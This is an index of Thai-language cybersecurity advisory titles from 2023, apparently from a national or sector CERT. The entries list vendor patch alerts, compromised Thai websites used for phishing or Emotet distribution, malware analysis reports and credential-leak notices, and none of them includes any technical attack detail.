1.4.69. 25660317 [TLP:AMBER] รายงานกรณี Web Server ของเครือข่ายอากาศสะอาด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.4.70. 25660317 [TLP:AMBER] รายงานกรณี Web Server ของมหาวิทยาลัยการกีฬาแห่งชาติ วิทยาเขตกระบี่ มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.4.71. 25660320 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของ Samsung Exynos Chipset ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.72. 25660321 [TLP:AMBER] พบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud

1.4.73. 25660321 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.4.74. 25660322 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.75. 25660323 [TLP:CLEAR] แจ้งเตือนกรณี Netgear เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ NETGEAR Orbi Mesh Router เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.76. 25660324 [TLP:AMBER] แจ้งเตือนกรณีพบเว็บไซต์ที่เป็น subdomain ของ สำนักงานตำรวจแห่งชาติถูกมาทำเป็น phishing และ fraud

1.4.77. 25660327 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของศาลยุติธรรมเพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.78. 25660327 [TLP:AMBER] แจ้งเตือนกรณีพบเว็บไซต์ที่เป็น subdomain ของกรุงเทพมหานคร (Bangkok Metropolitan Administration) ถูกมาทำเป็น phishing และ fraud

1.4.79. 25660329 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.80. 25660406 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.81. 25660408 [TLP:CLEAR] แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco Secure Network Analytics ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.82. 25660410 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot

1.4.83. 25660411 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.84. 25660412 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนเมษายน 2566

1.4.85. 25660412 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Fortinet หลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.86. 25660413 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.87. 25660416 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.88. 25660419 [TLP:CLEAR] Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (April 2023) เพื่อแก้ไขช่องโหว่หลายรายการ

1.4.89. 25660419 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.90. 25660420 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของธนาคารกสิกรไทย เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.91. 25660420 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-2.v1 - Bbot

1.4.92. 25660421 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Logs (ชื่อเดิม vRealize Log Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.93. 25660425 [TLP:AMBER] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ artifacts ของกลุ่ม Sharp Panda ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

1.4.94. 25660503 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.95. 25660505 [TLP:CLEAR] แจ้งเตือนช่องโหว่ CVE-2023-20126 ที่มีความรุนแรงระดับร้ายแรง (critical) ของผลิตภัณฑ์ Cisco SPA112 2-Port Phone Adapters ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.96. 25660508 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของมหาวิทยาลัยราชภัฏนครศรีธรรมราช มาทำเป็น phishing และ fraud

1.4.97. 25660508 [TLP:CLEAR] แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่ Security Restrictions Bypass

1.4.98. 25660510 [TLP:AMBER] แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคารกรุงไทย จำกัด (มหาชน)

1.4.99. 25660510 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤษภาคม 2566

1.4.100. 25660510 [TLP:CLEAR] แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ Aruba InstantOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.101. 25660510 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ ACE

1.4.102. 25660515 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของกรมส่งเสริมสหกรณ์ กระทรวงเกษตรและสหกรณ์ มาทำเป็น phishing และ fraud

1.4.103. 25660517 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud

1.4.104. 25660517 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.105. 25660518 [TLP:CLEAR] แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco Small Business Series Switches ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.106. 25660519 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.107. 25660525 [TLP:CLEAR] แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูก Information Disclosure

1.4.108. 25660525 [TLP:CLEAR] แจ้งเตือนกรณี Barracuda เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Email Security Gateway appliance (ESG) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.109. 25660529 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ขององค์การบริหารส่วนจังหวัดลำปาง มาทำเป็น phishing และ fraud

1.4.110. 25660531 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.111. 25660531 [TLP:CLEAR] แจ้งเตือนเร่งด่วนกรณีพบการประกาศขายซอฟต์แวร์ที่สามารถใช้ terminate (ปิดการทำงาน) ซอฟต์แวร์ประเภท AVs/EDRs/XDRs ในฟอรั่มของชาวรัสเซีย (Ramp)

1.4.112. 25660601 [TLP:GREEN] รายงานการวิเคราะห์การเปลี่ยนแปลงรูปแบบการโจมตี (TTPs) ของกลุ่มผู้ไม่หวังดีที่มุ่งเป้าโจมตีคนไทยที่ใช้งานโทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS)

1.4.113. 25660602 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีผลกระทบระดับร้ายแรง (Critical) ของ MOVEit Transfer ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.114. 25660606 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.115. 25660606 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.116. 25660607 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Firefox และ Firefox ESR เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.117. 25660608 [TLP:CLEAR] แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco AnyConnect และ Cisco Secure Client ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)

1.4.118. 25660608 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Networks (ชื่อเดิม vRealize Network Insight) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.119. 25660612 [TLP:AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิก มีช่องโหว่ CVE-2023-25157 - GeoServer SQL Injection

1.4.120. 25660612 [TLP:AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิก และลูกค้า มีช่องโหว่ CVE-2023-25157 - GeoServer SQL Injection

1.4.121. 25660612 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Fortigate SSL-VPN เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.122. 25660613 [TLP:CLEAR] ปรับปรุงข้อมูลครั้งที่ 1 แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS และ FortiProxy SSL-VPN เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.123. 25660614 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมิถุนายน 2566

1.4.124. 25660614 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.125. 25660614 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.4.126. 25660615 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Tools เพื่อแก้ไขช่องโหว่ที่กำลังถูกใช้ในการโจมตีในขณะนี้
1.4.127. 25660619 [TLP:CLEAR] แจ้งเตือนช่องโหว่ CVE-2023-35708 ที่มีผลกระทบระดับร้ายแรง (Critical) เพิ่มเติมของ MOVEit Transfer ที่อาจส่งผลให้ถูกโจมตีแบบ Elevated Privilege และ Unauthorized Access
1.4.128. 25660619 [TLP:CLEAR] รายงานผลการวิเคราะห์มัลแวร์ AMAR-230499-1.v2 - BangkokShell
1.4.129. 25660620 [TLP:AMBER] แจ้งองค์กรที่เป็นสมาชิก แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิกมีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต
1.4.130. 25660620 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนบ้านห้วยปราบ มาทำเป็น phishing และ fraud
1.4.131. 25660620 [TLP:CLEAR] แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ShareFile Storage Zones Controller เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.4.132. 25660621 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Zyxel NAS (Network Attached Storage) ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.4.133. 25660622 [TLP:AMBER] แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ ธนาคาร ซีไอเอ็มบี ไทย จำกัด (มหาชน)
1.4.134. 25660622 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.4.135. 25660623 [TLP:AMBER] แจ้งเตือนกรณี IT Asset ขององค์กรที่เป็นสมาชิก มีโฟลเดอร์ .git ที่สามารถถูกเข้าถึงได้ผ่านอินเทอร์เน็ต
1.4.136. 25660623 [TLP:CLEAR] ปรับปรุงข้อมูลครั้งที่ 1 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Aria Operations for Networks เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.4.137. 25660623 [TLP:CLEAR] แจ้งเตือนช่องโหว่ของ ISC Berkeley Internet Name Domain (BIND) ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)

1.4.138. 25660623 [TLP:CLEAR] แจ้งเตือนช่องโหว่ของ Juniper Junos OS ที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial-of-Service)

1.4.139. 25660626 [TLP:CLEAR] การแจ้งเตือน - รายงานการตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ

1.4.140. 25660626 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiNAC เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.141. 25660626 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vCenter Server และ VMware Cloud Foundation เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.142. 25660627 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.143. 25660627 [TLP:CLEAR] แจ้งเตือนกรณี Grafana เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกควบคุมบัญชีผู้ใช้งานใน Grafana

1.4.144. 25660628 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing

1.4.145. 25660628 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของวิทยาลัยพยาบาลบรมราชชนนี พระพุทธบาท มาทำเป็น phishing และ fraud

1.4.146. 25660703 [TLP:CLEAR] แจ้งเตือนกรณีกลุ่มแฮกเกอร์จากประเทศกัมพูชาปฏิบัติการโจมตีองค์กรในประเทศไทย

1.4.147. 25660705 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.148. 25660706 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.149. 25660707 [TLP:GREEN] ปรับปรุงข้อมูลครั้งที่ 1 แจ้งเตือนกรณีตรวจพบการโจมตีด้วยวิธีการ DDoS โดยมีเป้าหมายเป็นองค์กรในหลายภาคส่วนของประเทศไทย

1.4.150. 25660708 [TLP:AMBER] รายงานกรณีพบเว็บไซต์ของมหาวิทยาลัยราชภัฏบุรีรัมย์ถูกโจมตีแบบ Web Defacement หรือถูกเปลี่ยนแปลงข้อมูลใน web hosting โดยไม่ได้รับอนุญาต

1.4.151. 25660708 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีผลกระทบระดับร้ายแรง (Critical) ของ Progress MOVEit Transfer ที่อาจส่งผลให้ถูกเข้าถึงฐานข้อมูลโดยไม่ได้รับอนุญาต

1.4.152. 25660710 [TLP:CLEAR] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ

1.4.153. 25660711 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ CVE-2023-37450 ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.154. 25660712 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS และ FortiProxy เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.155. 25660712 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกรกฎาคม 2566

1.4.156. 25660712 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ ACE

1.4.157. 25660713 [TLP:CLEAR] แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตเพื่อแก้ไขช่องโหว่ของ Cisco AnyConnect และ Cisco Secure Client ที่อาจถูกโจมตีแบบ Privilege Escalation

1.4.158. 25660714 [TLP:CLEAR] SonicWall เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ SonicWall Global Management System (GMS) และ Analytics เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.159. 25660718 [TLP:AMBER] แจ้งเตือนกรณีพบการจดโดเมนใหม่ที่มีความคล้ายคลึงกับโดเมนของ บริษัท แอดวานซ์ อินโฟร์ เซอร์วิส จำกัด (มหาชน)

1.4.160. 25660718 [TLP:CLEAR] แจ้งเตือนช่องโหว่ในผลิตภัณฑ์ Adobe ColdFusion ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.161. 25660719 [TLP:CLEAR] แจ้งเตือนกรณี Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (July 2023) เพื่อแก้ไขช่องโหว่หลายรายการ

1.4.162. 25660719 [TLP:CLEAR] แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ NetScaler ADC และ NetScaler Gateway เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.163. 25660719 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.164. 25660720 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ Adobe ColdFusion ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.165. 25660721 [TLP:CLEAR] แจ้งเตือนกรณี OpenSSH เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.166. 25660724 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.167. 25660725 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกเข้าถึง API Paths โดยไม่ได้รับอนุญาต

1.4.168. 25660725 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.169. 25660726 [TLP:CLEAR] แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ Aruba InstantOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.170. 25660727 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Mikrotik RouterOS ที่อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)

1.4.171. 25660729 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.172. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.173. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.174. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.175. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.176. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.177. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.178. 25660731 [TLP:AMBER] พบผู้ไม่หวังดีปล่อยข้อมูล credential และข้อมูลส่วนบุคคล (PII) ที่รั่วไหลจาก overclockzone.com ซึ่งเป็นข้อมูลของพนักงานขององค์กรที่เป็นสมาชิก

1.4.179. 25660803 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.180. 25660804 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.181. 25660804 [TLP:CLEAR] แจ้งเตือนช่องโหว่ CVE-2023-35082 ที่มีผลกระทบร้ายแรงในผลิตภัณฑ์ Ivanti Endpoint Manager Mobile ที่อาจส่งผลให้ถูกเข้าถึง API Paths โดยไม่ได้รับอนุญาต

1.4.182. 25660809 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนสิงหาคม 2566

1.4.183. 25660809 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.184. 25660810 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสถาบันเทคโนโลยีไทย-ญี่ปุ่น มาทำเป็น phishing และ fraud

1.4.185. 25660810 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ FortiOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.186. 25660811 [TLP:CLEAR] แจ้งเตือนกรณี SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนสิงหาคม 2566

1.4.187. 25660815 [TLP:AMBER] แจ้งองค์กรที่เป็นสมาชิก แจ้งเตือนกรณีพบหมายเลข IP 223.27.199.19 ซึ่งเป็นอุปกรณ์ที่ใช้ซอฟต์แวร์ที่มีช่องโหว่ที่สามารถถูกเข้าถึงได้โดยตรงผ่าน Internet

1.4.188. 25660815 [TLP:CLEAR] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย

1.4.189. 25660816 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของมหาวิทยาลัยกรุงเทพ มาทำเป็น phishing และ fraud

1.4.190. 25660816 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.191. 25660820 [TLP:CLEAR] URLs/Domains ร้องเรียน-แจ้งความออนไลน์ปลอม เพื่อลวงคนไทยที่เคยตกเป็นเหยื่อแกงค์มิจฉาชีพ

1.4.192. 25660821 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสำนักงานคณะกรรมการการศึกษาขั้นพื้นฐาน มาทำเป็น phishing และ fraud

1.4.193. 25660821 [TLP:CLEAR] แจ้งเตือนกรณี Juniper เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ Junos OS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

